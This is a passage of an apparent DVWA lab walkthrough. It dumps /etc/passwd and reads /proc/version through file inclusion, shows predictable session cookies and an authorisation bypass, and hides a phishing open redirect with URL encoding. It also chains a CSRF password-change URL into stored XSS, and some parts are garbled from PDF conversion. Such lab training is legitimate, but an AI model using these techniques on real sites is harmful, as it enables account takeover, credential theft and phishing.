geoclue:x:118:122:/:/var/lib/geoclue:/usr/sbin/nologin
Debian-snmp:x:119:123:/:/var/lib/snmp:/bin/false
sslh:x:120:124:/:/nonexistent:/usr/sbin/nologin
ntpsvc:x:121:127:/:/nonexistent:/usr/sbin/nologin
redsocks:x:122:128:/:/var/run/redsocks:/usr/sbin/nologin
rwhod:x:123:65534:/:/var/run/rwhod:/usr/sbin/nologin
rwho:/usr/sbin/nologin
_gophish:x:124:130:/:/var/lib/gophish:/usr/sbin/nologin
iodine:x:125:65534:/:/run/iodine:/usr/sbin/nologin
miredo:x:126:65534:/:/var/run/miredo:/usr/sbin/nologin
stdad:x:127:65534:/:/var/lib/nfs:/usr/sbin/nologin
redis:x:128:131:/:/var/lib/redis:/usr/sbin/nologin
postgres:x:129:132:PostgreSQL administrator,..,/var/lib/postgresql:/bin/bash
mosquitto:x:130:133:/:/var/lib/mosquitto:/usr/sbin/nologin
inetutils:x:131:134:/:/var/lib/inetutils:/usr/sbin/nologin
_gvm:x:132:135:/:/var/lib/openvz:/usr/sbin/nologin
kali:x:1000:1:kali:/usr/bin/zsh
```

DVWA

Now we will see the kernel version and database compilation details.

<http://localhost/DVWA/vulnerabilities/fi/?page=/proc/version>




Weak Session IDs

Click on Generate.


A screenshot of the DVWA 'Weak Session IDs' page. The title bar says 'Vulnerability: Weak Session IDs'. The main content area contains the text 'This page will set a new cookie called dvwaSession each time the button is clicked.' and a 'Generate' button. The left sidebar is a vertical list of vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion (highlighted in green), File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs (highlighted in green), XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, Authorisation Bypass, Open HTTP Redirect, Cryptography, DVWA Security, PHP Info, About, and Logout.

Go to Inspect>Application>Storage>Cookies



Only show cookies with an issue									
Name	Value	Domain	Path	Expires / ...	Size	HttpOnly	Secure	SameSite	Partition ...
PHPSESSID	vmcoirt62or7u4tnpkicq3bh9k	localhost	/	2024-11-...	35				Medium
dwvaSession	1732302843	localhost	/DVWA/v...	Session	21				Medium
security	medium	localhost	/	Session	14				Medium

Generate 2-3 times more.



Filter Items									
Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
dwvaSession	1732322621	localhost	/DVWA/vulnerabilities/weak_id	Session	21	false	false	None	Sat, 23 Nov 2024 00:43:41 GMT
PHPSESSID	8qkdcobososue73d4l06j4a93a9	localhost	/	Sun, 24 Nov 2024 00:43:16 GMT	35	false	false	None	Sat, 23 Nov 2024 00:43:16 GMT
security	medium	localhost	/	Session	14	false	false	None	Sat, 23 Nov 2024 00:43:16 GMT

However, we can observe that for these cookie values, the initial letters are the same, and the last few characters are getting changed. Also, if we review requests carefully in the Burp Proxy History, then we can observe that the cookie value is changing only if we are clicking the Generate button at a different time.

If we explore more on this, we will understand that the cookie value is generated as per the date-time of the machine

The current Unix epoch time is 1732322923

Convert epoch to human-readable date and vice versa

1732322621 Timestamp to Human date [batch convert]

Supports Unix timestamps in seconds, milliseconds, microseconds and nanoseconds.

Assuming that this timestamp is in **seconds**:

GMT : Saturday, November 23, 2024 12:43:41 AM

Your time zone : Friday, November 22, 2024 7:43:41 PM **GMT-05:00**

Relative : 5 minutes ago

It is important to generate a random & strong session cookie so that an attacker will not be able to guess/brute force the cookie value to perform an Account Takeover attack using session hijacking/manipulation.

Authorization Bypass

We must log in as the user (username: gordonb & password:abc123) to complete this task.



Vulnerability: Authorisation Bypass

This page should only be accessible by the admin user. Your challenge is to gain access to the features using one of the other users, for example *gordonb* / *abc123*.

- [Home](#)
- [Instructions](#)
- [Setup / Reset DB](#)

- [Brute Force](#)
- [Command Injection](#)
- [CSRF](#)
- [File Inclusion](#)
- [File Upload](#)
- [Insecure CAPTCHA](#)
- [SQL Injection](#)
- [SQL Injection \(Blind\)](#)
- [Weak Session IDs](#)
- [XSS \(DOM\)](#)
- [XSS \(Reflected\)](#)
- [XSS \(Stored\)](#)
- [CSP Bypass](#)
- [JavaScript](#)
- [Authorisation Bypass](#)
- [Open HTTP Redirect](#)
- [Cryptography](#)

- [DVWA Security](#)
- [Run Test](#)

Welcome to the user manager, please enjoy updating your user's details.

ID	First Name	Surname	Update
5	Bob	Smith	Update
4	Pablo	Picasso	Update
3	Hack	Me	Update
2	Gordon	Brown	Update
1	admin	admin	Update

Open Burp Suite and open the Proxy>HTTP History page. You will find one GET Request that gives you the path to the authorization file.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP
39	http://localhost	GET	/DVWA/vulnerabilities/authbypass/			200	4341	HTML		Vulnerability: Authoris...		127.0.0.1	
40	http://localhost	GET	/DVWA/vulnerabilities/authbypass/...			200	610	JSON	php			127.0.0.1	
41	http://localhost	GET	/DVWA/security.php			200	4889	HTML	php	DVWA Security :: Dam...		127.0.0.1	
42	http://localhost	POST	/DVWA/security.php		✓	302	494	HTML	php			127.0.0.1	
43	http://localhost	GET	/DVWA/security.php			200	4980	HTML	php	DVWA Security :: Dam...		127.0.0.1	
44	http://localhost	GET	/DVWA/security.php			200	4894	HTML	php	DVWA Security :: Dam...		127.0.0.1	
45	http://localhost	POST	/DVWA/security.php		✓	302	495	HTML	php			127.0.0.1	
46	http://localhost	GET	/DVWA/security.php			200	4980	HTML	php	DVWA Security :: Dam...		127.0.0.1	
47	http://localhost	GET	/DVWA/security.php			200	4895	HTML	php	DVWA Security :: Dam...		127.0.0.1	
48	http://localhost	POST	/DVWA/security.php		✓	302	494	HTML	php			127.0.0.1	
49	http://localhost	GET	/DVWA/security.php			200	4980	HTML	php	DVWA Security :: Dam...		127.0.0.1	
50	http://localhost	GET	/DVWA/security.php			200	4895	HTML	php	DVWA Security :: Dam...		127.0.0.1	

Request

Pretty Raw Hex

```
1 GET /DVWA/vulnerabilities/authbypass/get_user_data.php
HTTP/1.1
2 Host: localhost
3 sec-ch-ua: "Not/A)Brand";v="8", "Chromium";v="126"
4 Accept-Language: en-US
5 sec-ch-ua-mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127
Safari/537.36
7 sec-ch-ua-platform: "Linux"
8 Accept: */*
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: http://localhost/DVWA/vulnerabilities/authbypass/
13 Accept-Encoding: gzip, deflate, br
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Thu, 05 Dec 2024 17:53:05 GMT
3 Server: Apache/2.4.62 (Debian)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 273
9 Keep-Alive: timeout=5, max=98
10 Connection: Keep-Alive
11 Content-Type: text/html; charset=UTF-8
12
13 [{"user_id": "1", "first_name": "admin", "surname": "admin"}, {"user_id": "2", "first_name": "Gordon", "surname": "Brown"}, {"user_id": "3", "first_name": "Hack", "surname": "Me"}, {"user_id": "4", "first_name": "Pablo", "surname": "Picasso"}, {"user_id": "5", "first_name": "Bob", "surname": "Smith"}]
```

Inspector

Request attributes

Request cookies

Request headers

Response headers

Copy and paste it into the URL. You will find all the usernames and user IDs of the authorized users.

```
[{"user_id": "1", "first_name": "admin", "surname": "admin"}, {"user_id": "2", "first_name": "Gordon", "surname": "Brown"}, {"user_id": "3", "first_name": "Hack", "surname": "Me"}, {"user_id": "4", "first_name": "Pablo", "surname": "Picasso"}, {"user_id": "5", "first_name": "Bob", "surname": "Smith"}]
```

Open HTTP Redirect

This is mainly used for phishing and gaining users' details like login credentials and credit card numbers.

Username: admin
Security Level: medium
Locale: en
SQLi DB: mysql

View Source | View Help

Open Burp Suite and go to Proxy>HTTP History and check the URL

Request

Pretty Raw Hex

1 GET /DVWA/vulnerabilities/open_redirect/source/medium.php? redirect=info.php?id=1 HTTP/1.1

2 Host: localhost

3 sec-ch-ua: "Not/A)Brand";v="8", "Chromium";v="126"

4 sec-ch-ua-mobile: ?0

5 sec-ch-ua-platform: "Linux"

6 Accept-Language: en-US

7 Upgrade-Insecure-Requests: 1

8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36

9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

0 Sec-Fetch-Site: same-origin

1 Sec-Fetch-Mode: navigate

2 Sec-Fetch-User: ?1

3 Sec-Fetch-Dest: document

4 Referer: http://localhost/DVWA/vulnerabilities/open_redirect/

5 Accept-Encoding: gzip, deflate, br

6 Cookie: PHPSESSID=5m6ugbjc34mteui9tlts02ss2d; security=medium

7 Connection: keep-alive


8

9

Response

Here you can add another URL to redirect it to the phishing site you created. We will not show how to create a phishing page, but this will help you to understand how the genuinely looking URLs redirect you to a website.


In the redirect tab, if you use another domain (google.co.ca).



The screenshot shows a browser interface with a toolbar at the top. The 'Request' tab is selected, showing a GET request to a local host with a redirect to 'google.co.ca?id=1'. The 'Response' tab is empty. The request details are as follows:

```
1 GET /DVWA/vulnerabilities/open_redirect/source/medium.php?
2 Host: localhost
3 sec-ch-ua: "Not/A)Brand";v="8", "Chromium";v="126"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Linux"
6 Accept-Language: en-US
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/126.0.6478.127 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer:
  http://localhost/DVWA/vulnerabilities/open_redirect/
15 Accept-Encoding: gzip, deflate, br
16 Cookie: PHPSESSID=5m6ugbjc34mteui9tltso2ss2d; security=medium
17 Connection: keep-alive
18
19
```


Encode the URL to keep the redirection link hidden.



The screenshot shows a browser interface with a toolbar at the top. The 'Request' tab is selected, showing a GET request to a local host with a redirect to a URL encoded as '%67%6f%61%67%6c%65%2e%63%6f%2e%63%61?id=1'. The 'Response' tab is empty. The request details are as follows:


```
1 GET /DVWA/vulnerabilities/open_redirect/source/medium.php?
2 Host: localhost
3 sec-ch-ua: "Not/A)Brand";v="8", "Chromium";v="126"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Linux"
6 Accept-Language: en-US
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/126.0.6478.127 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
```

Let's send and check the response.



Request		Response	
Pretty	Raw	Hex	
1 GET /DWA/vulnerabilities/open_redirect/source/medium.php?id=1			1 HTTP/1.1 302 Found
2 Host: localhost			2 Date: Thu, 05 Dec 2024 19:04:22 GMT
3 sec-ch-ua: "Not/A)Brand";v="8", "Chromium";v="126"			3 Server: Apache/2.4.62 (Debian)
4 sec-ch-ua-mobile: ?0			4 location: //google.co.ca?id=1
5 sec-ch-ua-platform: "Linux"			5 Content-Length: 0
6 Accept-Language: en-US			6 Keep-Alive: timeout=5, max=100
7 Upgrade-Insecure-Requests: 1			7 Connection: Keep-Alive
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)			8 Content-Type: text/html; charset=UTF-8
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127			9
Safari/537.36			10
9 Accept:			

Follow Redirection to check whether the URL gets redirected or not.




Request		Response	
Pretty	Raw	Hex	
1 GET /?id=1			1 HTTP/1.1 200 OK
2 Host: google.co.ca			2 Date: Thu, 05 Dec 2024 19:05:31 GMT
3 Accept-Language: en-US			3 Server: Apache
4 Upgrade-Insecure-Requests: 1			4 Vary: Accept-Encoding
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)			5 X-Frame-Options: SAMEORIGIN
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127			6 Content-Length: 2712
Safari/537.36			7 Keep-Alive: timeout=5, max=100
6 Accept:			8 Connection: Keep-Alive
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exch			9 Content-Type: text/html
ange;q=0.7			10
7 Referer: http://localhost/			<!doctype html public "-//w3c//dtd html 4.0
8 Accept-Encoding: gzip, deflate, br			transitional//en">
9 Connection: keep-alive			11 <html>
0			12 <head>
1			13 <meta http-equiv="Content-Type" content="text/html;
			14 charset=iso-8859-1">
			15 <meta name="Author" content="helen">
			16 <meta name="GENERATOR" content="Mozilla/4.73 [en]
			(Win98; U) [Netscape]">
			17 <title>
			18 Welcome to a Reg.CA domain! Bienvenue a une Reg.CA
			19 domaine!
			20 </title>
			21 </head>
			22 <body background="/old/back13vp.gif">
			23 <div style="position: absolute; left: -1px; top: -1 px;
			24 >
			25 <table border=0 cellspacing=0 cellpadding=0 width=
			100%" >
			26 <tr>
			27 <td>
			28
			</td>
			<td align=center valign=top>
			
			
			<p>
			
			This domain is not available or is
			reserved by the registry.
			If you think you have the right to
			register this domain please contact us
			at:
			
			reserved@reg.ca
			
			</p>

It was successfully redirected.


CSRF combined with XSS Stored

Change the password.




The screenshot shows the DVWA CSRF page. On the left is a sidebar with various lab categories: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, **CSRF** (highlighted in green), File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, Authorisation Bypass, Open HTTP Redirect, and Cryptography. Below these are links for DVWA Security, PHP Info, and About, followed by a Logout button. The main content area has a title 'Vulnerability: Cross Site Request Forgery (CSRF)'. It contains a form titled 'Change your admin password:' with fields for 'Test Credentials', 'New password' (containing '••••••••'), 'Confirm new password' (empty), and a 'Change' button. A red message 'Password Changed.' is displayed below the form. A note at the bottom states: 'Note: Browsers are starting to default to setting the [SameSite cookie](#) flag to Lax, and in doing so are killing off some types of CSRF attacks. When they have completed their mission, this lab will not work as originally expected.' There is also a section for 'Announcements' with links to Chromium, Edge, and Firefox.

You can see the URL and change the password there to which password you want to use to gain access to the website.



The screenshot shows a browser window with the address bar containing the URL: `localhost/DVWA/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change#`. The title bar says 'Vulnerability: Cross Site R'.

Changed password



The screenshot shows a browser window with the address bar containing the URL: `localhost/DVWA/vulnerabilities/csrf/?password_new=admin&password_conf=admin&Change=Change#`. The title bar says 'Content Security Policy'. A tooltip for the URL shows the full URL: `http://localhost/DVWA/vulnerabilities/csrf/?password_new=admin&password_conf=admin&Change=Change#`.

Go to XSS (Stored). Right click and go to Inspect>Inspector and select the Name Tab.

Change the length to 100.

Now go to the XSS Stored and on the name tab write an image tag with the changed password URL.

For me it was :
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <https://www.cgisecurity.com/xss-faq.html>
- <https://www.scriptalert1.com/>


Log out of DVWA



Username
Password

You have logged out

Select the Selector button by using the selector button and change the Password Type to “Text.”




A screenshot of a browser's developer tools, specifically the element inspector. The password input field is selected, highlighted with a blue border. The code for the selected element is as follows:

```
<br>
<label for="pass">Password</label>
<input class="loginInput" type="text" autocomplete="off" size="20" name="password">
<br>
<br>
  <p class="submit">Submit</p>
</fieldset>
<input type="hidden" name="user_token" value="50e6a77c4a4b9565cb8520b2c968db37">
</form>
<br>
<div class="message">You have logged out</div>
```

The path in the element tree is: html > body > div#wrapper > div#content > form > input.loginInput

Now log in with the password that you have changed from the URL and pasted on the image tag in the XSS stored name tab.

